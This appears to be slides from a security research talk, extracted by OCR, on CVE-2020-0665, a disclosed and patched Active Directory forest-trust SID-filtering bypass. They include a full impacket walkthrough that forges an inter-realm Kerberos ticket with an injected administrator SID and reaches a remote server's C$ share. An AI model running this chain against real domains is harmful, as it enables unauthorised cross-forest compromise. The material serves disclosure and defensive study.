Before


```
Flags:                          0
ForestTrustType:                ForestTrustDomainInfo
Time:                           0
ForestTrustData:
    tag:                            2
    DomainInfo:
        Sid:
            Revision:                   1
            SubAuthorityCount:          4
            IdentifierAuthority:        '\x00\x00\x00\x00\x00\x05'
            SubAuthority:
                [
                    21,
                    1258691798,
                    1044536029,
                    2789180221,
                ]
        DnsName:                    u'sub.forest-a.krbtgt.cloud'
        NetbiosName:                u'SUB' ,
    ]
ErrorCode:                  0
```

After


```
ForestTrustType:                ForestTrustDomainInfo
Time:                           0
ForestTrustData:
    tag:                            2
    DomainInfo:
        Sid:
            Revision:                   1
            SubAuthorityCount:          4
            IdentifierAuthority:        '\x00\x00\x00\x00\x00\x05'
            SubAuthority:
                [
                    21,
                    2937342636,
                    164546242,
                    3042484607,
                ]
        DnsName:                    u'sub.forest-a.krbtgt.cloud'
        NetbiosName:                u'SUB' ,
    ]
ErrorCode:                  0
```

And now we wait 24 hours…

- Or we cheat by triggering a manual update




Back to the forest trustinfo




```
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-2937342636-164546242-3042484607
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

Back to the forest trustinfo




```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python getlocalsid.py forest-a/superuser@forest-b-server.fo
rest-b.krbtgt.cloud forest-b-server
[*] Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

Password:
[*] Connecting to LSARPC named pipe at forest-b-server.forest-b.krbtgt.cloud
[*] Bind OK
Found local domain SID: S-1-5-21-2937342636-164546242-3042484607
```

```
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-2937342636-164546242-3042484607
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

Inter-realm TGT forging fun

```
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ ticketer.py -domain forest-a.krbtgt.cloud -domain-sid S-1-5-21-4138248074-3
154221552-1885830394 -user-id 1000 somelowprivuser -aesKey 2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8 -spn krbtgt/
FOREST-B.KRBTGT.CLOUD -groups 513 -extra-sid S-1-5-21-2937342636-164546242-3042484607-500
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-a.krbtgt.cloud/somelowprivuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in somelowprivuser.ccache
```

```
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ export KRB5CCNAME=somelowprivuser.ccache
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ python getftST.py test/hoi -no-pass -target-domain forest-b.krbtgt.cloud -v
ia-domain forest-a.krbtgt.cloud -spn cifs/forest-b-server.forest-b.krbtgt.cloud -dc-ip forest-b-dc.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Returning cached credential for KRBTGT/FOREST-B.KRBTGT.CLOUD@FOREST-A.KRBTGT.CLOUD
[*] Using TGT from cache



[*] Getting ST for user
forest-b.krbtgt.cloud
[+] Trying to connect to KDC at forest-b-dc.forest-b.krbtgt.cloud
[+] TGS_REP
TGS_REP:
 pvno=5
 msg-type=13
 crealm=FOREST-A.KRBTGT.CLOUD
 cname=PrincipalName:
  name-type=1
  name-string=SequenceOf:
   somelowprivuser

 ticket=Ticket:
  tkt-vno=5
  realm=FOREST-B.KRBTGT.CLOUD
  sname=PrincipalName:
   name-type=2
   name-string=SequenceOf:
    cifs    forest-b-server.forest-b.krbtgt.cloud
```

Analyzing returned service ticket


- Extra SID passed the SID filtering!

```
Username: somelowprivuser
Domain SID: S-1-5-21-4138248074-3154221552-1885830394
UserId: 1000
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A.KRBTGT.CLOUD

Extra SIDS:
  ->   S-1-5-21-2937342636-164546242-3042484607-500
```

Accessing our target server using the exploit

```
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ export KRB5CCNAME=hoi.ccache
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: hoi.ccache
[+] Domain retrieved from CCache: FOREST-A.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Changing sname from cifs/forest-b-server.forest-b.krbtgt.cloud@FOREST-B.KRBTGT.CLOUD to cifs/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@
OREST-A.KRBTGT.CLOUD and hoping for the best
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 12:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Thu Dec  5 06:28:06 2019 bootmgr
-rw-rw-rw-          1  Thu Dec  5 06:28:06 2019 BOOTNXT
drw-rw-rw-          0  Thu Dec  5 06:44:12 2019 Documents and Settings
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 Packages
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 PerfLogs
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 18:35:12 2020 ProgramData
drw-rw-rw-          0  Thu Dec  5 06:44:13 2019 Recovery
drw-rw-rw-          0  Wed Aug 19 10:32:33 2020 System Volume Information
drw-rw-rw-          0  Mon Aug 17 12:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 10:46:32 2020 Windows
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 WindowsAzure
#
```

Mimikatz / kekeo demo



Attack conclusions

- Can be used to compromise any non-DC in a trusting forest
- Works with one-way trust (but requires 1 account in other forest to find SID)
- Does not work against the trust direction

Disclosure timeline

- Disclosed to MSRC on October 1st 2019
- Agreed on February 2020 patch date due to complexity
- Fixed on Patch Tuesday in February and assigned CVE-2020-0665

General conclusions

- Even though a trust is (sometimes) recognized as security boundary, a “trust” still implies “trust”
- Good firewalling / network segmentation will protect against most 0-days
- Even though extended transitivity is not a thing, if you compromise one trust at the time it’s still a thing

Acknowledgements

- Benjamin Delpy, Will Schroeder, Lee Christensen, Sean Metcalf for being fellow AD/Kerberos/trusts enthusiasts.
- Alberto Solino for his endless work on impacket and RPC madness
- Ruben Boonen for their Frida tutorial
- All the other giants on whose shoulders we stand

Toolz + questions

- All scripts used can be found on my GitHub

https://github.com/dirkjanm/forest-trust-tools/

Questions welcome live, in comments or via DM @_dirkjan